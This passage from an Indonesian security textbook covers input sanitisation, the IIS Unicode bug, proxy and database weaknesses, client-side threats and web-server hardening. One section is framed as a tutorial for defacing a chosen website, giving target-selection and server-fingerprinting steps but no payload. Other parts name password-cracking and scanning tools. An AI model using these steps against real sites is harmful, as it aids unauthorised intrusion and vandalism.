Metode yang lebih baik adalah dengan mendefinisikan karakter-karakter yang dapat diterima dan menggantikan karakter-karakter selain yang telah didefinisikan dengan karakter underscore (_). Sebagai contoh, perhatikan baris program dalam modul percent_x.c pada paket tcp_wrappers yang ditulis oleh Wietse Venema.

```
char *percent_x(...)
{
{...}
```

```
static char ok_chars[] = "1234567890!@%-_=+:,./\
abcdefghijklmnopqrstuvwxyz\
ABCDEFGHIJKLMNOPQRSTUVWXYZ";
{...}
for (cp = expansion; *(cp += strspn(cp, ok chars)); /* */ )
*cp = '_';
{...}
```

Keuntungan metode ini adalah bahwa programmer dapat merasa yakin bahwa semua data yang dimasukkan dapat dikontrol. Metode ini berlawanan dengan metode sebelumnya. Pada metode yang pertama, programmer harus memastikan bahwa dia telah mengetahui semua karakter yang tidak dapat diterima, sedangkan pada metode kedua programmer hanya perlu memastikan bahwa dia telah mengidentifikasikan semua karakter yang dapat diterima sehingga programmer tidak perlu bersusah payah memikirkan karakter-karakter yang mungkin digunakan oleh attacker untuk menembus pemeriksaan karakter.

Proses sanitasi tidak hanya perlu diaplikasikan pada data user yang dilewatkan melalui environment variable. Contoh lain yang memerlukan proses sanitasi ini adalah pada pemrosesan nama file. Misalnya, script Perl yang menerima nama file dari user harus melakukan proses sanitasi terhadap nama file yang diberikan sebelum memeriksa bahwa file yang akan diakses tersebut benar-benar ada. Alasan yang mendasari hal ini adalah bahwa meta-karakter seperti > dan | memiliki arti khusus pada fungsi-fungsi untuk memanipulasi file pada Perl.

6.3.8 Bug Unicode Microsoft IIS

Deface adalah suatu aktvitas mengubah halaman depan atau isi suatu situs Web sehingga tampilan atau isinya sesuai dengan yang Anda kehendaki. Microsoft Internet Information Server atau MS IIS 4.0/5.0 mempunyai suatu bug yang dinamakan unicode bug. Dengan bug ini, Anda dapat mengeksplorasi komputer target dengan hanya menggunakan browser Internet. Tujuan utama tutorial ini adalah men-deface suatu situs Web. Langkah-langkah yang harus Anda lakukan dibahas di bawah ini.

1. Menentukan situs sasaran. Anda harus menentukan target situs yang akan Anda deface.

2. Cari informasi mengenai sistem operasi dan web server yang digunakan. Ada beberapa kemungkinan yaitu:
   - ✓ Menggunakan web server yang bukan MS IIS dan berjalan di sistem operasi yang bukan Windows NT atau Windows 2000.
   - ✓ Menggunakan web server yang bukan MS IIS tapi berjalan di sistem operasi Windows NT atau Windows 2000.
   - ✓ Menggunakan MS IIS tapi sudah di-patch atau diperbaiki bug unicode-nya.
   - ✓ Menggunakan MS IIS dan belum di-patch bug unicode-nya.

Dari semua kemungkinan di atas hanya kemungkinan terakhir yang bisa membuat misi deface Anda sukses. Cara paling sederhana untuk mengetahui sistem operasi dan webserver yang dijalankan oleh suatu situs adalah dengan menggunakan fasilitas penelaahan yang disediakan secara online di http://www.netcraft.com.

6.4 Kesalahan pada Mesin Proxy

Penyerang bisa saja memanfaatkan kelamahan pada mesin proxy. Oleh karena penyerang tidak dapat menembus pertahanan server utama maka penyerang mengatur cara untuk mendapatkan akses ke proxy server yang juga meng-host salinan dari halaman-halaman erb yang asli, memeodifikasi halaman web pada staging area (wilayah tempat penyusunan dan persiapan) menyebabkan suatu situs bias dirusak dan diganti-ganti isinya melalui replikasi otomatis.

Titik entri yang pertama dan terlemah untuk memasuki jaringan adalah melalui port proxy HTTP. Port ini biasanya digunakan untuk melewatkan request proxy HTTP pada proxy server ke dalam jaringan walaupun situs web yang di-host pada server diproteksi oleh suatu mekanisme autentikasi password HTTP, namun penyerang dapat mencoba-coba dengan cara bruce force attack untuk mendapatkan user name dan password. Maka dari itu, administrator harus mematikan percobaan memasukkan password

yang salah, misalkan sebanyak tiga kali secara terus-menerus. Ada banyak tool untuk men-crack password secara remote diantaranya adalah brutus, WebCracker, dan lain-lain. Di sini penulis menyarankan untuk berhati-hati mendownload software dari situs-situs yang tidak terkenal karena nanti jangan-jangan kita sendiri yang akan terkena hack.

Langkah-langkah yang melengkapi usaha penyerang adalah proses replikasi otomatis yagn dieksekusi secara sistem scheduling. Hal ini menyebabkan halaman-halaman web yang sudah dimodifikasi akan terkopi ke situs utama.


6.4.1 Akses Database

Database telah lama menjadi bagian integrasi dalam menjalankan bisnis. Keperluan atas penyimpanan dan pengakesan informasi secara cepat menjadi hal yang mendesak bagi tiap bisnis saat ini.

Aplikasi-aplikasi web saat ini berpasangan erat dengan database yang digunakan untuk beragam kegunaan, mulai dari menyimpan nama-nama user dan password untuk akses resmi, sampai untuk menyimpan alamat-alamat surat user dan informasi kartu kredit untuk mempermudah pembayaran. Maka dari itu pemahamam keamanan bukan hanya meliputi jaringannya saja, tapi juga akses databasenya dan yang terpenting memahami bagaimana penyerang memasuki aplikasi untuk memperoleh akses ke bagian-bagian datanya.

Microsoft SQL Server dan Oracle dapat diakses secara default pada jaringan internal, dengan kata lain jika konfigurasi firewall tidak dikonfigurasi dengan baik maka akan membuka kesempatan penyerang untuk masuk ke koneksi database.

Terbukanya TCP dan UDP 1434 (Microsoft SQLServer) atau TCP 1521 (Oracle) dapat menjadi jalan untuk memata-matai database kita. Sebagai tool-nya, dapat digunakan Fscan dan Foundstone, SQLPing2. Tool-tool ini memungkinkan penyerang untuk mengetahui alamat IP mesin SQL.



Gambar 6.5 Contoh aplikasi web server IIS dengan MS SQL Server

Jika si penyerang mempunyai kemampuan menerobos database maka tidaklah susah bagi penyerang tersebut untuk masuk ke server SQL dan melakukan perubahan, penghapusan, dan lain-lain. Keamanan database merupankan satu dari sekian banyak metodologi yang sering diabaikan dan tidak dikembangkan. Untuk melengkapi dan memperketat kebijaksanaan atas keamanan database, ada beberapa cara pencegahan dalam mengatasi tiap kelemahan.

1. Selalu meng-updata patch, baik untuk Microsoft atau Oracle. Patch dan beberapa perbaikan baru biasanya diedarkan secara regular. Pastikan patch tersebut berjalan dengan normal dan cobalah dahulu di mesin lain yang identik.
2. Terapkan aturan-aturan firewall yang ketat, pastikan untuk selalu memerika konfigurasi firewall dari waktu ke waktu dan selalu memblok port-port akses database seperti TCP dan UDP 1434 (MS SQL) dan TCP 1521-1530 (Oracle).
3. Sanitasi input yang diterima dari user. Data-data yang diterima harus diperiksa tipenya (integer, string, dan seterusnya) dan buanglah karakter meta-karakter.
4. Membuang prosedur penyimpanan. Pastikan telah Amda membuang stored procedure (termasuk extended store procedure) dari database.

5. Penggunaan stored procedured. Bila memungkinkan, gunakan kode SQL yang sudah dipakai dalam sebuah stored procedure dalam penulisan code untuk mengurangi eksploitasi serangan terhadap validasi input.
6. Enkripsi session. Jika server database terpisah dari web server, pastikan untuk mengenkripsi session dengan beberapa cara, misalnya menggunakan IPSec built-in pada Windows 2000.
7. Minimalisasi hak superuser. Pastikan untuk menerapakan sesedikit mungkin hak-hak akses SU pada akses database.

6.4.2 Keamanan Client WWW

Pada bagian terdahulu dibahas masalah yang berhubungan dengan server WWW. Dalam bagian ini akan dibahas masalah-masalah yang berhubungan dengan keamanan client WWW, yaitu pemakai (pengunjung) biasa. Keamanan di sisi client biasanya berhubungan dengan masalah privasi dan penyisipan virus atau Trojan.

Pelanggaran Privasi. Ketika kita mengunjungi sebuah situs web, browser kita dapat "dititipi"sebuah cookie yang fungsinya adalah untuk menandai kita. Ketika kita berkunjung ke server itu kembali, server dapat mengetahui bahwa kita kembali dan server dapat memberikan layanan sesuai dengan keinginan (preference) kita. Ini merupakan servis yang baik, namun data-data yang sama juga dapat digunakan untuk melakukan tracking kemana saja kita pergi. Ada juga situs web yang mengirimkan script (misal Javascript) yang melakukan interogasi terhadap server kita (melalui browser) dan mengirimkan informasi ini ke server. Bayangkan jika di dalam komputer kita terdapat data-data yang bersifat rahasia dan informasi ini dikirimkan ke server milik orang lain.

Penyisipan Trojan Horse. Cara ini merupakan penyerangan terhadap client yang lain dengan menyisipkan virus atau Trojan horse. Bayangkan apabila yang Anda download adalah virus atau Trojan yang dapat menghapus isi harddisk Anda. Salah satu contoh yang sudah terjadi adalah adanya web yang menyisipkan Trojan BackOrifice (BO) atau Netbus sehingga komputer Anda

dapat dikendalikan dari jarak jauh. Dari jarak jauh orang dapat menyadap apa yang Anda ketikkan, melihat isi direktori, melakukan reboot, bahkan memformat harddisk. Untuk menghadapi sebagaian besar bahaya di Internet, paling tidak komputer kita harus dilengkapi oleh dua hal berikut dan hal ketiga sebagai opsi untk melindungi komputer kita serta untuk menyimpan bukti adanya serangan.

- ☑ Antivirus yang diupdate secara berkala. Dapat dipilih antivirus keluaran McAfee, Norton, Panda AntiVirus, freeware AVG Antivirus, dan AntiVir serta masih banyak pilihan lain. Banyak sekali pertanyaan-pertanyaan yang ada yang menanyakan manakah yang terbaik di antara antivirus yang ada di pasaran. Perlu ditekankan bahwa semua antivirus mempunyai cara dan deteksi yang berbeda-beda, terutama dalam mempelajari pola dari suatu varian virus baru. Saat ini banyak virus yang dapat mengelabui antivirus dan menyembunyikan dirinya. Hal yang penting diperhatikan dalam pemilihan dan penggunaan suatu antivirus adalah fasilitas Update database engine dan dukungan patch. Update-lah secara berkala dari situs antivirus yang kita gunakan.
- ☑ Personal Firewall yang banyak digunakan adalah versi freeware Zone Alarm. Zone Alarm amat mudah digunakan dan cukup efektif memonitor dan mencegah akses dari Internet ke komputer kita dan sebaliknya. Penggunaan firewall di jaringan LAN tidak dapat menjamin amannya sistem dari serangan, terutama serangan yang berasal dari dalam jaringan. Penggunaan Personal Firewall saat ini menjadi keharusan untuk dapat menyaring lebih detail paket-paket data yang akan masuk dan keluar dari komputer kita.
- ☑ IDS (Intrusion Detection Sistems) merupakan software yang mencatat (logging) penyerangan ke komputer Anda. Hal ini dapat dilakukan dengan IDS seperti Salus, Snort, atau Black Ice Defender. Akan tetapi dalam skala jaringan yang lebih luas penggunaan IDS biasanya menggunakan device khusus yang berfungsi juga sebagai firewall. IDS dapat berfungsi sebagai sensor, director, dan communication service. IDS akan memberikan peringatan secara dini jika ada yang mencoba

menyerang atau hanya sekedar men-scan port jaringan. Pada IDS terdapat Network Security Database, Remote Monitoring and Management Sensor (IDSMs) serta akan mengirimkan email peringatan kepada administrator jika bahaya mengancam. IDs juga melayani komunikasi antara backbone device lain yang semuanya menggunakan komunikasi point-to-point. Sensor akan diitempatkan di belakang firewall. Posisi ini menguntungkan dan akan mengambarkan serangan tersebut. Dengan ditempatkan di posisi ini maka firewall akan memonitor lalu lintas paket yang masuk dan keluar.

6.4.3 Web Server Security

World Wide Web merupakan sistem pertukaran informasi melalui Internet. Web dibangun melalui sebuah program yang dinamakan web server. Saat ini WWW telah merambah ke seluruh sendi kehidupan, termasuk bisnis, pemerintahan, pendidikan, keagamaan, sosial, dan budaya.

Agar informasi yang kita buat dalam sebuah halaman web dapat dilihat pengguna Internet maka dibutuhkan suatu mesin web server yang akan melayani permintaan dari user yang mengaksesnya. Seperti yang telah digambarkan di awal bab ini, ada beberapa web server yang digunakan seperti Apache dan IIS.

Saat ini Apache merupakan pilihan yang paling banyak digunakan untuk server yang berbasis UNIX/LINUX walaupun Apache juga dapat dijalankan di Windows. Dengan dukungan open source maka penyebaran Apache semakin cepat dari tahun ke tahun. Ada beberapa alasan mengapa Apache menjadi pilihan banyak admin, di antaranya:

1. Cepat dan efisien: Apache dibuat dalam bahasa C dan karena sifatnya open source maka kita bisa saja membuang atau menambahkan baris kodenya agar lebih ramping atau lebih optimal. Saat ini ada banyak sekali literatur yang mengajari kita cara mengoptimalkan kinerja Apache.
2. Multiplatform: mendukung berbagai platform sistem operasi dari UNIX, OS/2 sampai Windows.

3. Stabil dan berdaya guna: saat versi baru diluncurkan dan dicoba oleh banyak orang, saat itu juga akan ketahuan bug program beserta patch yang akan dengan cepat beredar di Internet, hal ini karena banyaknya programmer dari seluruh dunia yang ikut serta dalam pengembangannya.
4. Mudah: para administrator akan sangat senang karena mudahnya proses maintenance karena file konfigurasi yang hanya berupa teks dapat dengan cepat dimengerti saat terjadi masalah.

Hal yang perlu diperhatikan dalam pengaturan Apache adalah masalah direktif karena Apache adalah sebuah HTTP server yang bekerja dengan melayani request TCP/IP dan memberikan respons terhadap browser tadi. Ketika Apache dijalankan maka httpd.conf akan diperiksa terlebih dulu, setelah itu baris demi baris kode konfigurasi baru akan diperiksa secara berurutan.

Server-server web dirancang untuk menerima beragam request dari host bebas di Internet dan menjadi pintu gerbang publik atau personal. Untuk membangun sebuah secure server dalam berbagai platform harus diperhatikan beberapa hal penting, misalnya user tidak pernah mengeksekusi sembarang program atau perintah shell dalam server dan script CGI yang berjalan dalam server.

Ada beberapa hal penting dalam menjaga dan membangun web server yang aman, di antaranya adalah:

- ☑ Mengerti tentang pembagian akses UID (User ID)
- ☑ Mengerti struktur direktori server
- ☑ Membuat script dan program CGI secara aman
- ☑ Mengembangkan strategi password
- ☑ Mencatat semua aktivitas yang terjadi
- ☑ Waspadai kegiatan browser user
- ☑ Perhatikan HTTP dan Anonymous FTP
- ☑ Nonaktifkan service-service (daemon) yang tidak penting
- ☑ Perhatikan port-port yang terbuka

6.4.4 Tindakan-tindakan Antisipasi

Setelah membicarakan secara garis besar kemungkinan yang dilakukan hacker untuk menyusup ke server kita, pengidentifikasian teknologi memainkan peran penting dalam dunia hacking web karena hacker bisa memilih senjata yang cocok untuk menyerang. Bukanlah hal yang mudah untuk mencegah hacker mengumpulkan informasi dari server web kita, namun ada beberapa aturan yang harus diikuti:

1. Minimalkan kebocoran informasi dari header HTTP. Banyak web server yang dikonfigurasikan untuk tidak mengembalikan informasi selain yang diperlukan dalam header HTTP. Server-server aplikasi yang digunakan sebagai plug-in dengan web server front-end seharusnya tidak diletakkan pada header HTTP.
2. Hindari pengiriman informasi yang keliru ke browser. Pesan-pesan kesalahan harus bisa diketahui dan dicatat dalam file log pada server web. Hanya pesan kesalahan singkat yang boleh dikembalikan ke browser sewaktu sebuah error aplikasi muncul. Untuk membingungkan hacker dan mencegahnya melakukan serangan, lakukanlah perubahan string identifikasi server pada header HTTP dan ekstensi file, tapi karena ini masalah pengaburan file pastilah solusi ini tidak akan bertahan lama. Perubahan string identifikasi server hanya mematikan permainan script dan pemindai kelemahan web otomatis.
3. Buatlah Script yang Tepat. Beberapa web server lain dapat dijadikan alternatif, antara lain Apache yang notabene merupakan web server yang paling banyak digunakan menurut data Netcraft. Memang dengan web server Apache kerusakan yang diakibatkan oleh virus/worm tersebut bisa ditekan atau bisa dikatakan tidak berdampak langsung. Namun perlu diperhatikan bahwa memang virus/worm tersebut tidak menyerang lubang keamanan, tapi dapat juga mengakibatkan kerusakan atau paling tidak membebani kerja web server. Web server menjadi sangat sibuk dan berat. Ini terlebih-lebih jika situs yang bersangkutan menggunakan halaman Error 404 khusus (not found). Ini berarti setiap ada akses yang diakibatkan oleh virus/worm ke situs tersebut, halaman error

404 akan ditampilkan. Bayangkan jika halaman tersebut berukuran besar. Ini akan menambah traffic web server secara percuma. Setelah melakukan riset pada log file Apache dan melihat banyaknya akses ke halaman Error 404 tersebut (yang ikut menambah traffic web server) yang diakibatkan oleh virus/worm, ada cara untuk mengurangi traffic akibat serangan ini.